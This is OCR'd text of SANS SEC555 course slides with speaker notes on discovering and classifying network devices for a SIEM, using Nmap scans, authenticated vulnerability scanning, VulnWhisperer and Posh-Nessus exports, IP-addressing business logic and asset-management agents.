


SANS SEC555 | SIEM with Tactical Analytics 26

Scanning Problem

Any device that does not respond to a scanner represents a false negative. Effectively, a device will not make the list of authorized or unauthorized devices simply because it is not responsive. This most commonly occurs due to network or host-based firewalls but can also be caused by operating systems that are not RFC compliant.

The system in the middle of this diagram represents a system performing a port scan on TCP port 445. An SYN packet is sent to both 10.5.55.2 and 10.5.55.3. The system at 10.5.55.2 sends back an SYN/ACK packet, which means that the system is online and port 445 is listening. However, 10.5.55.3 does not reply at all. According to RFC, an ICMP port unreachable message should be generated by a host if it is not listening on a port. In this case, no response is sent. Whether this is due to how the operating system is configured or a firewall, the end result is the same: The network scanner does not know if 10.5.55.3 is alive or if port 445 is reachable on it.



Nmap

Nmap[1] is the most common open-source network scanner

- Identifies systems and listening ports
- Detects many services and OS versions

Uses fingerprint database to identify device types, services, and operating systems

- Database makes active scan more accurate than passive
- Nmap can be scaled horizontally

Nmap is used by many commercial products

SANS

SEC555 | SIEM with Tactical Analytics 27


Nmap

In the world of port scanners, Nmap is probably the most common and popular. It has been around for a long time and, more importantly, has been stable with consistent improvements over time. One of the reasons for its popularity is many commercial and open-source products can ingest its output. This, in turn, is what makes it easy to scale. Rather than having a single Nmap[1] scan performed centrally, it is possible to run any number of scans and then aggregate the scan results. This model fits well for organizations that are either geographically dispersed or have many remote locations in a hub-and-spoke model.

Nmap[1] can be used as a basic port scanner that sends crafted network packets to see if a port is open on a device. Where it shines is taking it a step further and sending many crafted packets to identify running services and even the underlying operating system and device type of an IP address. This is comparing responses from a device to a fingerprinting database of signatures. Nmap then provides an identification of the endpoint along with a score indicating the reliability of the results.

Using Nmap as a scanner works well when you have a device that it can be installed on at multiple locations or key subnets.

[1] https://nmap.org, https://sec555.com/77



Scan Results

Information is used to identify devices on the network

- May be able to provide authorized vs. not authorized
- Interpretation of results is necessary

```
Starting Nmap 7.31 ( https://nmap.org ) at 2017-02-14 13:41 Central Standard Time
Nmap scan report for pki01.test.int (10.0.0.11)
Host is up (0.012s latency).
PORT     STATE    SERVICE      VERSION
135/tcp open     msrpc?
139/tcp open     netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open     microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Device type: general purpose
Running: Microsoft Windows 2012
OS CPE: cpe:/o:microsoft:windows_server_2012:r2
OS details: Microsoft Windows Server 2012 or Windows Server 2012 R2
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: PKI01, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:52:ac:e3 (VMware)
```

Scan Results


The results displayed in this slide are from an Nmap scan of 10.0.0.11. Part of the challenge with active scans is interpreting the results. For instance, this slide shows an operating system guess of Server 2008 R2, Server 2012, and Server 2012 R2. In this case, the server was running Server 2012 R2.

More important is honing in within the context of what you are looking for, which in our case is whether the device is authorized or not. Glancing at the results, can you tell if 10.0.0.11 is an authorized or unauthorized device? Stop and take a second to see what information is available and how it could be used within this context.

Sometimes, Nmap is able to identify the computer name as well as the domain it belongs to. In this case, it identified the machine as PKI01, but the domain name is not known with certainty. However, a reverse DNS lookup identified the machine as pki01.test.int. This, most likely, means the machine belongs to test.int but depending on how DNS is being used, this could be inaccurate.

For example, if DNS is set to register all devices in DNS automatically, then the name pki01.test.int does not necessarily mean anything. However, if Microsoft dynamic DNS with secure updates is enabled a DNS entry for pki01.test.int should only exist if it was manually created by an admin, which is unlikely, or if the computer PKI01 created it using its built-in computer account to authenticate to a domain controller. In this case, the DNS entry of pki01.test.int likely means the device is an authorized device.

This Nmap scan was performed using Nmap -A 10.0.0.11. The -A enables OS detection, version detection, script scanning, and traceroute.



Vulnerability Scanner

Vulnerability scanners are network scanners plus more

- Supports authenticated scans (recommended)
  - Why scan when you can simply ask? Faster + more accurate
  - Successful authentication most likely = authorized device

Unauthenticated

- Surface level
- Limited data
- Likely accurate

Authenticated

- Thorough
- Lots of data
- Accurate


SANS | SEC555 | SIEM with Tactical Analytics 29

Vulnerability Scanner

Instead of a network scanner, it may make more sense to scan systems using a vulnerability scanner. Oftentimes, vulnerability scanners invoke tools like Nmap to perform network discovery but also have many other additional capabilities such as performing authenticated scans.

An authenticated scan involves attempting to log in to a machine using specific credentials. Upon successful login, plugins are run that simply look up information such as what are certain registry key values, what software is installed, and other information about the system. Upon failed login, the scan will either revert to a network scan or mark the host as failed.

Vulnerability scanners, as the name implies, are designed to find vulnerabilities. Yet, they double as a strong device discovery tool. This is primarily due to their ability to authenticate. If a vulnerability scanner can successfully log in to a Windows box, then this likely means the device is an authorized member of the domain. If it cannot, it may mean the device is misconfigured or that it is not an authorized device.



Authentication Types

Primary forms of authentication supported:

- SNMP (v1-3): Switches, firewalls, printers, misc.
- SSH: Switches, firewalls, Linux
- SMB: Windows

Other authentication methods (miscellaneous use cases):

- FTP
- HTTP
- Telnet

SANS SEC555 | SIEM with Tactical Analytics 30

Authentication Types
Vulnerability scanners support multiple forms of authentication. This is critical to help identify authorized vs. unauthorized devices. For Windows systems, SMB authentication should be used. This can be with domain credentials or local administrator credentials. For Linux, SSH is used and can be done with username/password or preferably SSH keys. Both of these forms of authentication are commonly used by vulnerability scanners. Other forms of authentication are much less common.

There are many other types of devices outside of Linux and Windows. These range from things such as printers, scanners, switches, and routers to specialized devices such as warehouse barcode scanners and medical devices. Many of these types of devices support SNMP, FTP, HTTP, or Telnet. Unfortunately, SNMP versions 1 and 2, FTP, HTTP, and Telnet are all cleartext protocols, which means usernames, passwords, and community strings are sent across the network unencrypted. As a result, it may not be a good idea to use these as authentication methods. However, SNMP version 3, supported by many routers, switches, and even devices such as printers, can be configured to use encryption. This provides the capability to discover and mark certain systems as authorized automatically.

Note: Security is all about prioritizing risks. Depending on the situation, it may be acceptable to authenticate devices using SNMP version 1 or 2c, FTP, HTTP, and Telnet. If someone intercepts an SNMP community string to a printer, does it really matter? An adversary could intercept an SNMP request and then mask themselves using it, but the likelihood of that happening is pretty slim. Yet the advantage of automatically categorizing authorized devices vs. unauthorized devices is a big deal. The difference between auto-categorizing a printer as authorized vs. unauthorized could be whether or not it is using the default SNMP string of a public vs. a company-provided SNMP string. The question one should be asking is what capabilities do you have to detect an unauthorized device today vs. if you auto-categorized using a plaintext protocol like SNMP version 1 and 2.c

VulnWhisperer

Active scans usually not integrated directly with SIEM

- As a result, Austin Taylor developed VulnWhisperer[1]

Provides:

- Automatic export/import of vulnerability data into SIEM
- Aggregate view/enhancement of multiple scans

VulnWhisperer


Active scans such as vulnerability scans provide immense value for asset identification and authentication. The problem is, there is no easy way to aggregate the results without spending a lot of money. For example, most vulnerability scanners do not provide central reporting across multiple scans.

To combat this, Austin Taylor developed VulnWhisperer. This is a python script used to automatically export vulnerability scan data and import it into an Elastic Stack. During ingestion, tags such as PCI, HIPAA, or critical_asset can be added. It also supports the use of compensating controls and residual risk scores.

For example, an organization may have an outdated version of Adobe Flash with a CVSS risk score of 10. This is the worst score and represents a critical risk. However, an organization may have Adobe Flash installed but detached from a browser or allow list to only run against specific sites. In this case, the CVSS score of 10 does not accurately represent the organization's risk. Using VulnWhisperer[1] in conjunction with Logstash allows for adding a residual risk field that can dynamically represent "true risk."

Reference:

https://github.com/HASecuritySolutions/VulnWhisperer, https://sec555.com/78



Posh-Nessus

Scripting interfaces exist for most vulnerability scanners

- Most commercial scanners include an API
- Can be used to automatically export results
- Creates integration with any SIEM

An example is Posh-Nessus


- Provides PowerShell integration with Nessus
- Has easy-to-use commands

Posh-Nessus

Like many things in security, automation should play a key part. Scans such as Nmap are easy to automate. Vulnerability scanners have built-in schedules to perform scans. However, the capability to export and import these into a SIEM is not built-in. Yet, it is not difficult to achieve either. Fortunately, most vulnerability scanners have scripting support.

Posh-Nessus is an example of scripting support. It is a PowerShell module used to automate functions dealing with Nessus such as automatically kicking off and configuring scans. For our purposes, it is an example of a script that can be used to export vulnerability scan results automatically.

[1] https://github.com/tenable/Posh-Nessus, https://sec555.com/79



Business Logic

Sometimes, authentication/verification is unnecessary

- Business logic can dictate a device is authorized

A company with many locations likely uses standardization

- Remote firewalls are **always** .1 and **within** 10.5.0.0/16
- Therefore, anything 10.5.X.1 is an authorized device

10.5.0.1/24

10.5.10.1/24

SANS

SEC555 | SIEM with Tactical Analytics 33

Business Logic

When performing device discovery, it is highly important to consider business logic. This piece, for some reason, gets lost due to individuals trying to tackle a technical problem with a technical solution. This is a natural response, but it is important to stop and think about logistics. For instance, if a company has over 200 remote locations, they will often deploy some form of standardization. This may look like below.


All remote locations contain one firewall, one server, one switch, and one printer. Each of these devices shall follow the following IP standard:

Firewall	Always ends in .1
Server	Always ends in .2
Switch	Always ends in .254
Printer	Always ends in .250 (if more than one printer use .251 through .253)
DHCP Scope	Starts at .10 and ends at .200

IP starting at .3 and ending at .9 are reserved for future use.

Because of the standardization above, logic dictates that certain devices discovered are authorized. For example, .1 is the network firewall. Without port scanning or authentication, logic dictates this is an authorized device. If an attacker tried to use this IP address, it would cause an IP address conflict. Therefore, anything ending in .1 within 10.5.0.0/16 is an authorized device, regardless of what active scan results show. Even if a vulnerability scanner fails to authenticate against 10.5.0.1, business logic still dictates it is an authorized device. Taking this a step further, it could also mean that any device with a static IP between .3 and .9 as well as from .201 to .253 is unauthorized.

This is a simplistic example of applying business logic to authorize a device. Many other use cases can be applied, such as looking for naming conventions in computer names. The key is to find ways to know your environment and apply them. This kind of logic is easy to apply at log ingestion.


Asset Management Systems

Many asset management systems are network scanners

- Scan capabilities not as robust as a vulnerability scanner
- Can authenticate and install the agent on new systems
- However, agents often installed in default image or GPO

Agents are used to track software/hardware

- Presence of agent = authorized device
- Agents are not supported on all device types
- As a result, inventory list is often not complete

